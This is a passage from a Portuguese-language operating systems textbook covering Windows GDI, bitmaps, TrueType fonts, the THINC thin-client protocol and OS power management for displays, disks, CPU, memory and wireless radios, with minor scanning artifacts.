Existem duas maneiras de o Windows conseguir que um programa faça algo. Uma é postar uma mensagem em sua fila de mensagens. Esse método é usado para a entrada do teclado, do mouse e de temporizadores expirados. A outra maneira é enviar uma mensagem para a janela e envolve o próprio Windows, que tem de chamar diretamente o WndProc. Esse método é usado para todos os outros eventos. Visto que o Windows é notificado quando uma mensagem é completamente processada, ele pode abster-se de realizar

uma nova chamada até que a anterior tenha sido finalizada. Desse modo, as condições de corrida são evitadas.

Há muitos outros tipos de mensagens. Para evitar um comportamento irregular com a chegada de uma mensagem inesperada, o programa pode chamar DefWindowProc no final do WndProc para deixar o tratador padrão cuidar dos outros casos.

Em resumo, um programa para Windows normalmente cria uma ou mais janelas com um objeto-classe para cada uma. Associada a cada programa existe uma fila de mensagens e um conjunto de procedimentos tratadores. Por último, o comportamento do programa é dirigido pelos eventos que chegam, que são processados pelos procedimentos tratadores. Esse é um modelo muito diferente do mundo do UNIX e contrasta com sua visão mais procedimental.

A ação real de desenhar para a tela é tratada por um pacote que consiste em centenas de procedimentos empacotados juntos para formar uma interface do dispositivo gráfico (graphics device interface — GDI). Ela pode tratar texto e todos os tipos de gráficos e é projetada para ser independente de plataforma e de dispositivo. Antes que um programa possa desenhar (isto é, pintar) em uma janela, ele necessita adquirir o contexto do dispositivo, que é uma estrutura de dados interna contendo propriedades da janela — como a fonte atual, a cor do texto, a cor do fundo etc. A maioria das chamadas para a GDI usa o contexto do dispositivo tanto para desenhar como para obter ou ajustar as propriedades.

Há várias maneiras de adquirir o contexto do dispositivo. Um modo simples de aquisição e uso é

hdc = GetDC(hwnd);

TextOut(hdc, x, y, psText, iLength);

ReleaseDC(hwnd, hdc);

A primeira instrução obtém o nome para o contexto do dispositivo, hdc. A segunda se utiliza do contexto do dispositivo para escrever uma linha de texto na tela, especificando a coordenada (x,y) de onde a cadeia inicia, um ponteiro para a própria cadeia e seu tamanho. A terceira libera o contexto do dispositivo indicando que o programa está desenhando naquele momento. Note que o hdc é usado de maneira análoga ao descritor de arquivo do UNIX. Note também que o ReleaseDC contém informação redundante (o uso de hdc especifica unicamente uma janela). Empregar informação redundante sem valor real é algo comum no Windows.

Uma outra observação interessante é que, quando o hdc é adquirido dessa maneira, o programa somente pode escrever na área de cliente da janela, não na barra de título ou em outras partes dela. Internamente, na estrutura de dados do contexto do dispositivo, é mantida uma região de pintura. Qualquer desenho do lado de fora dessa região é ignorado. Contudo, existe outro jeito de adquirir o contexto do dispositivo, GetWindowDC, o qual ajusta a região de pintura para a janela toda. Outras chamadas restringem a região de pintura de outras maneiras. A existência de várias chamadas que fazem quase a mesma coisa é outra característica do Windows.

Um tratamento completo sobre GDI está fora de questão aqui. Para o leitor interessado, as referências citadas anteriormente fornecem informação adicional. Todavia, vale a pena dizer algo sobre a GDI, dada sua importância. A GDI faz várias chamadas de rotina para obter e devolver os contextos dos dispositivos, obter informação sobre os contextos dos dispositivos, obter e ajustar os atributos dos dispositivos (por exemplo, cor de fundo), manipular objetos GDI como canetas, pincéis e fontes, cada um deles, por sua vez, com seus próprios atributos. Por fim, é claro, existe um grande número de chamadas GDI para realmente desenhar na tela.

Os procedimentos gráficos estão situados em quatro categorias: traçado de linhas e curvas, desenho de áreas preenchidas, gerenciamento de mapas de bits e apresentação de texto. Já vimos um exemplo de tratamento de texto; assim, vamos dar uma rápida olhada em outro. A chamada

Rectangle(hdc, xesquerda, ytopo, xdireita, ybase);

desenha um retângulo preenchido cujos vértices são (xesquerda, ytopo) e (xdireita, ybase). Por exemplo,

Rectangle(hdc, 2, 1, 6, 4);

desenhará o retângulo mostrado na Figura 5.36. A largura e a cor da linha e a cor de preenchimento são obtidas do contexto do dispositivo. Outras chamadas GDI são similares a essa.

#### Mapas de bits (bitmaps)

Os procedimentos GDIs são exemplos de gráficos vetoriais usados para colocar figuras geométricas e textos na tela. Eles podem ser escalados facilmente para telas maiores ou menores (desde que o número de pixels na tela seja o mesmo). São também relativamente independentes de dispositivo. Uma coleção de chamadas de rotinas GDI pode ser reunida em um arquivo capaz de descrever um desenho




Figura 5.36 Um exemplo de retângulo desenhado utilizando Rectangle. Cada quadrado representa um pixel.

completo. Esse arquivo é chamado de **meta-arquivo** do Windows e é amplamente usado para transmitir desenhos de um programa Windows para outro. Esses arquivos têm uma extensão .wmf.

Muitos programas para Windows permitem ao usuário copiar (parte de) uma figura e colocá-la em uma área de transferência do Windows. O usuário pode então ir para um outro programa e colar o conteúdo da área de transferência em um outro documento. Uma maneira de realizar isso é fazer com que o primeiro programa represente a figura como um meta-arquivo do Windows e coloque-o na área de transferência em formato .wmf. Existem também outros meios.

Nem todas as imagens que os computadores manipulam podem ser geradas a partir de gráficos vetoriais. Fotografias e vídeos, por exemplo, não usam gráficos vetoriais, mas são varridos sobrepondo-se uma grade na imagem. Os valores médios entre as cores (vermelho, verde e azul) de cada quadrante da grade são, então, obtidos e salvos como o valor de um pixel. Esse arquivo é chamado de **mapa de bits (bitmaps)**. Existem muitos recursos no Windows para a manipulação do mapa de bits.

Outro uso para os mapas de bits é o texto. É possível representar um determinado caractere em alguma fonte usando um mapa de bits pequeno. A adição de texto na tela torna-se uma questão de mover os mapas de bits.

Uma maneira geral de usar os mapas de bits é por meio de uma chamada ao procedimento *bitblt*, feita do seguinte modo:

bitblt(dsthdc, dx, dy, wid, ht, srchdc, sx, sy, rasterop);

Em sua forma mais simples, ele copia um mapa de bits de um retângulo em uma janela para um retângulo em outra janela (ou na mesma). Os primeiros três parâmetros especificam a janela do destino e sua posição. Então vêm a largura e a altura. Em seguida, a janela da origem e sua posição. Note que cada janela tem seu próprio sistema de coordenada, com (0, 0) no vértice superior esquerdo da janela. O último parâmetro será descrito a seguir. O efeito de

BitBlt(hdc2,1, 2, 5, 7, hdc1, 2, 2, SRCCOPY);


é mostrado na Figura 5.37. Note cuidadosamente que a área total 5x7 da letra 'A' foi copiada, incluindo a cor de fundo. *BitBlt* pode fazer mais do que simplesmente copiar mapas de bits. O último parâmetro dá a possibilidade de executar operações booleanas para combinar o mapa de bits da origem e o mapa de bits do destino. Por exemplo, a operação lógica OU pode ser aplicada entre a origem e o destino para se fundir com ele. Também pode ser usada a operação OU EXCLUSIVO, mantendo as características tanto da origem quanto do destino.


Um problema com os mapas de bits é que eles não são extensíveis. Um caractere que se encontre em uma caixa de 8 × 12 em uma tela de 640 × 480 parecerá razoável. Contudo, se esse mapa de bits for copiado para uma página impressa em 1.200 pontos/polegada (dpi), a qual mede 10.200 bits × 13.200 bits, a largura do caractere (8 pixels) será de 8/1.200 polegadas ou 0,17 mm de largura. Além disso, copiar entre dispositivos com diferentes propriedades de cores ou entre monocromático e colorido não produz bons resultados.

Por essa razão, o Windows também suporta uma estrutura de dados chamada de **mapa de bits independente de dispositivo** (*device independent bitmap* — DIB). Os arquivos que usam esse formato têm a extensão *.bmp*. Esses arquivos têm cabeçalhos de arquivo e de informação e uma tabela de cores antes dos pixels. Essa informação facilita a tarefa de mover mapas de bits entre dispositivos diferentes.

#### **Fontes**

Nas versões anteriores ao Windows 3.1, os caracteres eram representados como mapas de bits e copiados na tela ou na impressora usando *BitBlt*. O problema desse método, como já dissemos, é que um mapa de bits tem sentido para a tela, mas é muito pequeno para a impressora. Além disso, é necessário um mapa de bits para cada caractere com tamanho diferente. Em outras palavras, dado um mapa de bits para a letra A no padrão de dez pontos, não há como recalculá-lo para o padrão de 12 pontos. Uma vez que podem ser necessários todos os caracteres de todas as fontes para os tamanhos variando de quatro até 120 pontos, seria





■ Figura 5.37 Como copiar mapas de bits usando Bitblt. (a) Antes. (b) Depois.

Capítulo 5

preciso um vasto número de mapas de bits. O sistema todo era simplesmente muito inadequado para textos.

A solução foi introduzir as fontes TrueType, que não eram mapas de bits, mas esboços de caracteres. Cada caractere TrueType é definido por uma sequência de pontos ao redor de seu perímetro. Todos os pontos são relativos à origem (0, 0). Usando esse sistema, é fácil escalar os caracteres de maneira crescente ou decrescente. Tudo o que se precisa fazer é multiplicar cada coordenada pelo mesmo fator de escala. Desse modo, um caractere TrueType pode ser escalado para cima ou para baixo para qualquer padrão de tamanho, mesmo para tamanhos fracionados. Uma vez no tamanho correto, os pontos podem ser conectados empregando-se algoritmos bem conhecidos, do tipo ligue os pontos (follow-the-dots), ensinado no jardim de infância [note que os jardins de infância modernos usam superfícies curvas (splines) para suavizar os resultados]. Após o contorno ter sido concluído, o caractere pode ser preenchido. Um exemplo de alguns caracteres escalados para três diferentes tamanhos em pontos é dado na Figura 5.38.

Uma vez que o caractere preenchido está disponível em forma matemática, ele pode ser varrido, isto é, convertido para um mapa de bits em qualquer resolução que se deseja. Uma vez escalados e depois varridos, podemos ter certeza de que os caracteres mostrados na tela e aqueles que aparecem na impressora serão tão próximos quanto possível, diferindo somente na precisão do erro. Para melhorar ainda mais a qualidade, é possível adicionar dicas em cada caractere dizendo como efetuar a varredura. Por exemplo, o remate das pontas laterais no topo da letra T deveria ser idêntico, algo que pode não ocorrer em virtude do erro de arredondamento. As dicas melhoram a aparência final.

# Clientes magros (thin clients)

Durante anos, o principal paradigma de computação tem oscilado entre computação centralizada ou descentralizada. Os primeiros computadores, como o ENIAC, eram, de fato, computadores pessoais, embora grandes, pois somente uma pessoa podia usá-los de cada vez. Então surgiram os sistemas de tempo compartilhado, nos quais muitos usuários remotos em terminais simples compartilhavam um computador central de grande porte. Depois, chegou a era do PC: os usuários tinham seus próprios computadores pessoais novamente.

O modelo descentralizado de PC tem suas vantagens, mas também algumas desvantagens graves que estão apenas começando a ser levadas a sério. Provavelmente, o maior problema é que cada PC tem um grande disco rígido e software complexo que precisa de manutenção. Por exemplo, quando uma nova edição do sistema operacional é lançada, é necessário um trabalho imenso para realizar a atualização de cada máquina separadamente. Na maioria das corporações, os custos da mão de obra nesse tipo de manutenção de software ultrapassam os custos dos próprios hardware e software. Para usuários domésticos, a mão de obra é tecnicamente sem custo, mas poucas pessoas são capazes de fazê-la corretamente e pode-se dizer que ninguém se diverte ao fazê-la. Com um sistema centralizado, somente uma ou algumas máquinas precisam ser atualizadas, e essas máquinas têm um grupo de especialistas que fazem o trabalho.

Uma questão relacionada é que os usuários deveriam fazer backups regularmente de seus sistemas de arquivos de gigabytes, mas poucos fazem isso. Quando acontece um

abcdefgh

imprevisto desastroso, é um desfile de gemidos e mãos se contorcendo. Com um sistema centralizado, os backups podem ser feitos toda noite por robôs de fita automáticos.

Outra vantagem é que o compartilhamento de recursos é mais fácil com sistemas centralizados. Um sistema com 256 usuários remotos, cada um com 256 MB de RAM, terá a maior parte da RAM ociosa na maioria do tempo. Com um sistema centralizado que usa 64 GB de RAM, não haveria a possibilidade de algum usuário precisar temporariamente de um lote de RAM e não poder obtê-lo pelo fato de a memória estar em algum outro PC. O mesmo argumento pode ser usado para o espaço de disco e outros recursos.

Finalmente, estamos vendo uma migração da computação centrada no PC para a computação centrada na Web. Uma área que já está bem adiantada é a do e-mail. As pessoas costumavam ter sua correspondência eletrônica entregue em sua máquina para futura leitura. Hoje em dia, muitos preferem se conectar ao Gmail, ao Hotmail ou ao Yahoo para ler seus e-mails a partir daí. Em breve, as pessoas irão se conectar a outros sites para editar seus textos, construir suas planilhas e fazer outras coisas que costumavam demandar um software no PC. Pode até ser que se chegue ao ponto no qual o único software a ser executado nos computadores pessoais seja o navegador, e quem sabe nem ele.

Uma conclusão razoável poderia ser dizer que a maioria dos usuários quer computação interativa de alto desempenho, mas não quer de fato administrar um computador. Isso tem levado os pesquisadores a reexaminar o tempo compartilhado com terminais burros - agora chamados educadamente de clientes magros (thin clients) - que atende às expectativas dos terminais modernos. O X foi um passo nessa direção, e os terminais X dedicados foram populares durante certo tempo, mas caíram em desuso porque, embora sejam tão caros quanto os PCs, fazem menos coisas e ainda precisam de manutenção de software. O ideal seria um sistema computacional de alto desempenho no qual as máquinas do usuário não tivessem software algum. O interessante é que isso é possível. A seguir descreveremos um cliente desse tipo, denominado THINC, desenvolvido pelos pesquisadores da Universidade de Columbia (Baratto et al., 2005; Kim et al., 2006; Lai e Nieh, 2006).

A ideia básica é retirar da máquina cliente todos os programas e usá-la somente como tela, com toda a computação (incluindo a construção do mapa de bits a ser exibido) sendo realizada pelo servidor. O protocolo entre o cliente e o servidor simplesmente informa à tela como atualizar a RAM de vídeo e nada mais. Cinco comandos são utilizados na comunicação entre os dois lados. Eles são listados na Tabela 5.6 a seguir.

Vamos examinar os comandos. Raw é utilizado para transmitir dados sobre os pixels e exibi-los na tela no formato bruto. Em princípio, esse é o único comando necessário. Os outros são simplesmente otimizações.

Copy instrui a tela a mover dados de uma parte da RAM de vídeo para outra. É útil na rolagem da tela sem necessidade de retransmissão de todos os dados.

Sfill preenche uma região da tela com um único valor de pixel. Muitas telas possuem um fundo uniforme de alguma cor e este comando é utilizado para, primeiro, gerar o fundo para que, depois dele, possam ser pintados os textos, ícones e outros itens.

Pfill replica um padrão ao longo de uma região. Ele também é usado para o segundo plano, mas alguns fundos são um pouco mais complexos do que uma única cor, situação na qual este comando entra em ação.

Finalmente, Bitmap também pinta uma região, mas com uma cor para o segundo plano e outra para o primeiro plano. De modo geral, esses comandos são bastante simples e exigem muito pouco do software do lado do cliente. Toda a complexidade envolvida na construção dos mapas de bits que preenchem a tela fica a cargo do servidor. Para aumentar a eficiência, diferentes comandos podem ser agregados a um único pacote para transmissão na rede do servidor para o cliente.

Do lado do servidor, os programas gráficos usam comandos de alto nível para pintar a tela. Esses comandos são interceptados pelo software do THINC e traduzidos em comandos que podem ser enviados ao cliente. Para aumentar a eficiência, é possível reordenar os comandos.

Há estudos que fornecem informações extensas relacionadas às medidas de desempenho de servidores nos quais funcionam diversas aplicações comuns e que estão distantes do cliente de 10 km a 10.000 km. No geral, o

Comando	Descrição  Exibe dado do pixel bruto em determinada posição	
Raw		
Сору	Copia a memória de imagem para as coordenadas especificada	
Sfill	Preenche uma área com um valor de cor de pixel	
Pfill	Preenche uma área com um valor de padrão de pixel	
Bitmap	Preenche uma área utilizando uma imagem bitmap	

desempenho superou o dos sistemas das redes de longa distância, até mesmo com vídeos em tempo real. Para maiores informações, sugerimos que leiam as pesquisas.

#### Gerenciamento de energia 5.8

O primeiro computador eletrônico de propósito geral, o ENIAC, tinha 18 mil válvulas e consumia 140 mil watts de potência. Em decorrência disso, ele fez subir muito as contas de eletricidade. Após a invenção do transistor, o uso de energia se reduziu drasticamente e a indústria de computadores perdeu o interesse nos requisitos de energia. Contudo, hoje em dia o gerenciamento de energia está de volta ao centro das atenções e o sistema operacional está desempenhando um importante papel.

Vamos começar com os PCs de mesa. Um PC de mesa muitas vezes tem um suprimento de potência de 200 watts (em geral 85 por cento eficiente, isto é, perde 15 por cento da energia que entra com o aquecimento). Se cem milhões dessas máquinas forem ligados ao mesmo tempo ao redor do mundo, juntos usarão 20 mil megawatts de eletricidade. Essa é a saída total de 20 usinas nucleares de porte médio. Se as necessidades de energia pudessem ser cortadas pela metade, poderíamos nos livrar de dez usinas nucleares. Do ponto de vista ambiental, eliminar dez usinas nucleares (ou um número equivalente de fábricas de combustível fóssil) é uma grande vitória e uma nobre aspiração.

A outra situação que envolve a energia está ligada aos computadores mantidos por baterias, incluindo notebooks, laptops, palmtops e Webpads. O ponto central do problema é que as baterias não podem conter carga suficiente para durar muito tempo, resistindo poucas horas no máximo. Além disso, a despeito dos esforços maciços em pesquisas pelas companhias de baterias, companhias de computadores e empresas consumidoras de eletrônicos, o progresso é bastante lento. Para uma indústria acostumada a uma duplicação de desempenho a cada 18 meses (lei de Moore), não obter nenhum tipo de progresso nessa área parece uma violação das leis da física, mas essa é a situação atual. Consequentemente, fazer com que os computadores usem menos energia de modo que as baterias existentes durem mais tempo é um ponto crucial na agenda de qualquer um. O sistema operacional desempenha um papel importante aqui, como descreveremos a seguir.

No nível mais baixo, os vendedores de hardware estão tentando tornar seus componentes eletrônicos mais eficientes. As técnicas utilizadas incluem a redução do tamanho dos transistores, escalonamento dinâmico de tensão, utilização de barramentos adiabáticos e low-swing e técnicas similares. Foge ao escopo deste livro tratar deste assunto, mas os leitores interessados podem encontrar uma boa pesquisa no artigo de Venkatachalam e Franz (2005).

Existem duas estratégias gerais para reduzir o consumo de energia. A primeira consiste em o sistema operacional desligar partes do computador (principalmente os dispositivos de E/S) que não estejam em uso, pois um dispositivo desligado usa pouca ou nenhuma energia. A segunda é o aplicativo usar menos energia, possivelmente degradando a qualidade da experiência do usuário, com o objetivo de esticar o tempo da bateria. Veremos cada uma dessas abordagens em sequência, mas primeiro conheceremos o projeto de hardware com respeito ao uso de energia.

#### 5.8.1 Questões de hardware

As baterias são de dois tipos: descartáveis e recarregáveis. As baterias descartáveis (mais comumente os tipos AAA, AA e D) podem ser usadas para executar dispositivos de mão, mas não têm energia suficiente para alimentar um laptop com grandes telas brilhantes. Uma bateria recarregável, ao contrário, pode armazenar bastante energia para alimentar um laptop durante algumas horas. As baterias de níquel cádmio dominavam até pouco tempo atrás; entretanto, abriram caminho para as baterias híbridas de metal níquel, que resistem mais tempo e não poluem tanto o ambiente quando são descartadas. As baterias de íon lítio são ainda melhores e podem ser recarregadas sem que sejam esvaziadas primeiro, mas sua capacidade também é bastante limitada.

A abordagem geral que a maioria dos vendedores de computadores usa para a conservação da bateria é projetar CPU, memória e dispositivos de E/S com diversas possibilidades de estado: ligado, dormindo, hibernando e desligado. Para usar o dispositivo, ele deve estar ligado. Quando o dispositivo não for mais necessário durante um pequeno intervalo de tempo, ele pode ser colocado para dormir, o que reduz o consumo de energia. Quando se espera que o dispositivo não seja necessário durante um longo período de tempo, ele pode hibernar, reduzindo o consumo de energia ainda mais. A discussão nesse caso é que, para tirar o dispositivo do estado de hibernação, muitas vezes gastam--se mais tempo e energia do que para tirá-lo do estado de dormência. Por fim, quando o dispositivo está desligado, ele não faz nada e não consome nenhuma energia. Nem todos os dispositivos têm todos esses estados, mas, quando os têm, o sistema operacional está pronto para gerenciar as transições dos estados nos momentos corretos.

Alguns computadores têm dois ou mesmo três botões de energia. Um deles pode colocar o computador todo em estado de dormência, do qual ele pode ser acordado rapidamente por meio do acionamento de uma tecla ou de uma movimentação no mouse. Outro botão pode colocar o computador em estado de hibernação, do qual ele levará muito mais tempo para ser acordado. Em ambos os casos, esses botões geralmente não fazem nada, exceto enviar um sinal para o sistema operacional, que se encarrega do restante em software. Em alguns países, os dispositivos elétricos devem, por lei, ter uma chave mecânica de energia que interrompa um circuito e impeça a energização do dispositivo, por razões de segurança. Para obedecer a essa lei, outra chave pode ser adicionada.

O gerenciamento de energia traz à tona questões com as quais o sistema operacional tem de lidar. Muitos sistemas lidam com o recurso da hibernação desligando seus dispositivos seletiva ou temporariamente, ou pelo menos reduzindo seu poder de consumo quando estão ociosos. As questões que devem ser respondidas incluem: Quais dispositivos podem ser controlados? Eles têm apenas os estados ligado/desligado, ou também possuem estados intermediários? Quanta energia é economizada nos estados de baixo consumo de energia? Há consumo de energia para reinicializar o dispositivo? Algum contexto tem de ser salvo quando o sistema passa para o estado de baixo consumo de energia? Quanto tempo leva para voltar à potência total? Naturalmente, as respostas a essas perguntas variam de dispositivo para dispositivo, de modo que o sistema operacional precisa ser capaz de lidar com uma ampla faixa de possibilidades.

Vários pesquisadores têm examinado os laptops para ver em que ponto a energia se esgota. Li et al. (1994) mediram várias cargas de trabalho e chegaram à conclusão mostrada na Tabela 5.7. Lorch e Smith (1998) fizeram medições em outras máquinas e obtiveram as conclusões também mostradas na Tabela 5.7. Weiser et al. (1994) também realizaram medições, mas não publicaram valores numéricos; simplesmente determinaram que os três maiores consumidores de energia foram a tela, o disco rígido e a CPU, nessa ordem. Enquanto esses números não são muito equivalentes entre si — provavelmente porque as diferentes marcas dos computadores examinados têm na verdade diferentes necessidades de energia —, parece claro que a tela, o disco rígido e a CPU são alvos óbvios para a economia de energia.

#### 5.8.2 Questões do sistema operacional

O sistema operacional desempenha um importante papel no gerenciamento de energia. Ele controla todos os dispositivos, de modo que é ele quem deve decidir o que desligar e quando fazê-lo. Se ele desliga um dispositivo e

Dispositivo	Li et al. (1994)	Lorch e Smith (1998)
Tela	68%	39%
CPU	12%	18%
Disco rígido	20%	12%
Modem		6%
Som		2%
Memória	0,5%	1%
Outros		22%

**Tabela 5.7** Consumo de energia de diferentes partes de um laptop.

este é imediatamente necessário de novo, poderá haver um atraso inoportuno até que ele seja reinicializado. Por outro lado, se ele espera muito tempo para desligar um dispositivo, a energia é desperdiçada por nada.

O truque é encontrar algoritmos e heurísticas que permitam ao sistema operacional tomar boas decisões sobre o que desligar e quando. O problema é que o conceito de 'boas' é altamente subjetivo. Um usuário pode achar aceitável que, após 30 segundos de nenhum uso do computador, ele leve dois segundos para responder a uma tecla pressionada. Outro usuário pode ficar irritado sob as mesmas condições. Na ausência da entrada de áudio, o computador não pode distinguir entre esses usuários.

#### Monitor

Vamos então estudar os grandes consumidores de energia para ver o que pode ser feito em relação a cada um. O item que mais gasta energia do orçamento de qualquer um é o monitor. Para obter uma imagem nítida e clara, sua iluminação deve ser sempre reanimada, e isso demanda uma energia substancial. Muitos sistemas operacionais tentam economizar energia desligando o monitor sempre que não houver nenhuma atividade durante um certo número de minutos. Muitas vezes o usuário pode decidir qual será o intervalo de tempo para o desligamento, o que empurra a análise de custo-benefício entre o desligamento frequente do monitor e a recarga rápida da bateria para o usuário (que, provavelmente, não desejaria essa preocupação). O desligamento do monitor implica um estado de dormência, pois ele pode ser restabelecido (a partir da RAM de vídeo) quase que instantaneamente quando qualquer tecla é pressionada ou o mouse é movido.

Uma possibilidade de melhoramento foi proposta por Flinn e Satyanarayanan (2004). Eles sugeriram que o monitor consistisse em algumas zonas que pudessem ser ligadas ou desligadas independentemente. Na Figura 5.39, representamos 16 zonas usando linhas pontilhadas para separá-las. Quando o cursor está na janela 2, como mostrado na Figura 5.39(a), somente as quatro zonas do canto inferior direito devem ser iluminadas. As outras 12 podem permanecer escurecidas, economizando 3/4 da potência da tela.

Quando o usuário move o cursor para a janela 1, as zonas para a janela 2 podem ser escurecidas e as zonas por trás da janela 1 podem ser iluminadas. Contudo, como a janela 1 envolve nove zonas, mais potência é necessária. Se o gerenciador de janelas consegue perceber o que está ocorrendo, ele pode automaticamente mover a janela 1 de modo a se enquadrar em quatro zonas, com um tipo de ação instantânea (snap-to-zone action), como mostra a Figura 5.39(b). Para realizar essa redução de 9/16 para 4/16 da energia total, o gerenciador de janelas deve compreender o gerenciamento de energia ou ser capaz de aceitar instruções de outras partes do sistema que o compreendam. Ainda mais sofisticada seria a capacidade de iluminar parcialmente uma janela que não estivesse completamente




Figura 5.39 O uso de zonas para reanimar a iluminação do monitor. (a) Quando a janela 2 é selecionada, ela não é movida. (b) Quando a janela 1 é selecionada, ela é movida para reduzir o número de zonas iluminadas.

preenchida (por exemplo, uma janela contendo pequenas linhas de texto poderia ficar com o lado direito das linhas escurecido).

#### Disco rígido

Um outro grande vilão nessa história é o disco rígido. Ele consome energia substancial para manter-se girando em alta velocidade, mesmo que não existam acessos. Muitos computadores, especialmente os laptops, param de girar o disco após alguns minutos de inatividade. Quando o disco é requisitado, a rotação é inicializada de novo. Infelizmente, um disco parado fica hibernando (em vez de dormindo), pois ele leva uns poucos segundos para girar rápido novamente, causando atrasos consideráveis para o usuário.

Além disso, reinicializar o disco consome considerável energia extra. Consequentemente, cada disco tem um tempo característico, T<sub>a</sub>, muitas vezes dentro da faixa de 5 a 15 segundos. Suponha que o próximo acesso ao disco venha a ocorrer em algum tempo t no futuro. Se t < T,, ele gasta menos energia para manter o disco girando do que para pará-lo e depois reinicializá-lo rapidamente. Se  $t > T_x$ a economia de energia faz valer a pena interromper o giro do disco para reinicializá-lo bem mais tarde. Se fosse possível uma boa previsão (por exemplo, com base nos padrões anteriores de acesso), o sistema operacional poderia fazer o desligamento e economizar energia. Na prática, a maioria dos sistemas é conservadora e somente para de girar o disco após alguns minutos de inatividade.

Outra maneira de economizar energia do disco é tendo uma cache substancial de disco em RAM. Se um bloco solicitado está na cache, um disco ocioso não precisa ser reinicializado para satisfazer a leitura. Da mesma maneira, se uma escrita no disco pode ser armazenada temporariamente na cache, um disco parado não precisa ser reinicializado somente para tratar da escrita: o disco pode permanecer desligado até que a cache esteja cheia ou que ocorra uma lacuna na leitura.

Outra maneira de evitar que um disco seja reinicializado desnecessariamente é fazer com que o sistema operacional mantenha os programas em execução informados sobre o estado do disco por meio de mensagens ou sinais. Alguns programas têm escritas programadas que podem ser desviadas ou atrasadas. Por exemplo, um processador de texto pode ser ajustado para gravar de tempos em tempos no disco o arquivo que está sendo editado. Se o processador de texto sabe que o disco está desligado naquele momento em que ele normalmente escreveria o arquivo, ele pode atrasar essa escrita até que o disco esteja ligado ou até que um certo tempo adicional tenha decorrido.

#### CPU

A CPU também pode ser gerenciada para economizar energia. O software pode colocar a CPU de um laptop para dormir, reduzindo o uso de energia para quase zero. A única coisa que resta a ela fazer nesse estado é acordar quando uma interrupção ocorre. Portanto, sempre que a CPU se torne ociosa, seja esperando por E/S ou porque não existe nenhum trabalho para fazer, ela dorme.

Em muitos computadores, existe um relacionamento entre a voltagem da CPU, o ciclo do relógio e o uso de energia. A voltagem da CPU muitas vezes pode ser reduzida por software, economizando energia, mas também reduzindo o ciclo de relógio (provavelmente de modo linear). Visto que o consumo de energia é proporcional ao quadrado da voltagem, cortando a voltagem pela metade, a CPU perde metade da rapidez, mas reduz a energia para 1/4.

Essa propriedade pode ser explorada para programas que têm prazos de execução bem definidos - como programas de visualização multimídia que devem descomprimir e mostrar no vídeo um quadro a cada 40 ms e ficam ociosos se fazem isso mais rapidamente. Suponha que uma CPU use x joules para executar em velocidade máxima durante 40 ms e x/4 joules para executar na metade da velocidade. Se o programa de visualização multimídia puder descomprimir e mostrar o quadro em 20 ms, o sistema operacional poderá executar em força total durante 20 ms, desligando em seguida durante 20 ms e computando assim um uso total da energia da CPU de x/2 joules. De maneira alternativa, ele pode executar com metade da energia e simplesmente cumprir o prazo, mas usando somente x/4 joules. Uma comparação da execução com velocidade e energia totais durante um intervalo de tempo e com metade da velocidade e um quarto da energia durante um intervalo de tempo duas vezes maior é mostrada na Figura 5.40. Em ambos os casos, o mesmo trabalho é realizado, mas na Figura 5.40(b) somente metade da energia é consumida para fazê-lo.

Em uma tendência similar, se o usuário está digitando em uma taxa de 1 caractere/s, mas o trabalho necessário para processar os caracteres leva 100 ms, seria melhor para o sistema operacional detectar os longos períodos de ociosidade e reduzir a velocidade da CPU a um fator de 10. Em resumo, executar lentamente é mais eficiente do que executar de maneira rápida, em termos de consumo de energia.

#### Memória

Existem duas possíveis opções para economizar energia com a memória. Primeiro, a cache pode ser esvaziada e então desligada. Ela pode ser sempre carregada da memória principal sem qualquer perda de informação. A recarga pode ser feita dinâmica e rapidamente, de modo que desligar a cache implica colocá-la em estado de dormência.

Uma opção mais drástica é escrever os conteúdos da memória principal para o disco e então desligar a própria memória principal. Trata-se de uma hibernação, visto que praticamente toda a energia pode ser cortada da memória por um custo substancial em termos de tempo de recarga, principalmente se o disco está desligado também. Quando a memória é desligada, a CPU tem de ser desligada também ou deve executar da ROM. Se a CPU se encontra desligada, a interrupção que deve acordá-la precisa fazê-la saltar para o código na ROM de modo que a memória possa ser recarregada antes de ser usada. A despeito de toda a sobrecarga, o desligamento da memória por longos períodos de tempo (por exemplo, horas) pode ser importante, já que reinicializar em alguns segundos a partir da memória é muito mais desejável do que reinicializar em um minuto ou mais por meio do carregamento do sistema operacional a partir do disco.

#### Comunicação sem fio

Cada vez mais, muitos computadores portáteis têm uma conexão sem fio para o mundo externo (por exemplo, para a Internet). Os transmissores e os receptores de rádio necessários muitas vezes são consumidores de energia de primeira classe. Em particular, se o receptor de rádio está sempre ligado com o objetivo de receptar as mensagens de correio eletrônico que estão chegando, a bateria pode descarregar muito rapidamente. Por outro lado, se o rádio é desligado, por exemplo, após um minuto de ociosidade, as mensagens que ainda vierem a chegar poderão ser perdidas, o que obviamente é indesejável.


Uma solução eficiente para esse problema foi proposta por Kravets e Krishnan (1998). O ponto principal dessa solução explora o fato de que computadores móveis comunicam-se com estações-base fixas, que têm grandes memórias e discos e nenhuma restrição de energia. O que eles propuseram é que o computador móvel envie uma mensagem para a estação-base quando ele estiver quase desligando o rádio. Daquele tempo em diante, a estaçãobase armazena temporariamente no disco as mensagens que chegarem. Quando o computador móvel liga o rádio novamente, ele avisa a estação-base. Nesse ponto, quaisquer mensagens acumuladas podem ser enviadas para ele.

As mensagens de saída geradas enquanto o rádio está desligado são armazenadas temporariamente no computador móvel. Se o buffer ameaça saturar, o rádio é ligado e a fila é transmitida para a estação-base.

Quando o rádio deveria ser desligado? Uma possibilidade é deixar o usuário ou o aplicativo decidir. Outra opção é desligá-lo após alguns segundos de ociosidade. Quando o rádio deveria ser religado? Novamente, o usuário ou o aplicativo poderia decidir ou o rádio poderia ser ligado periodicamente para verificar o tráfego de entrada e transmitir quaisquer mensagens enfileiradas. Obviamente, ele também deveria ser ligado quando o buffer de saída estivesse cheio. Várias outras heurísticas são possíveis.

#### Gerenciamento térmico

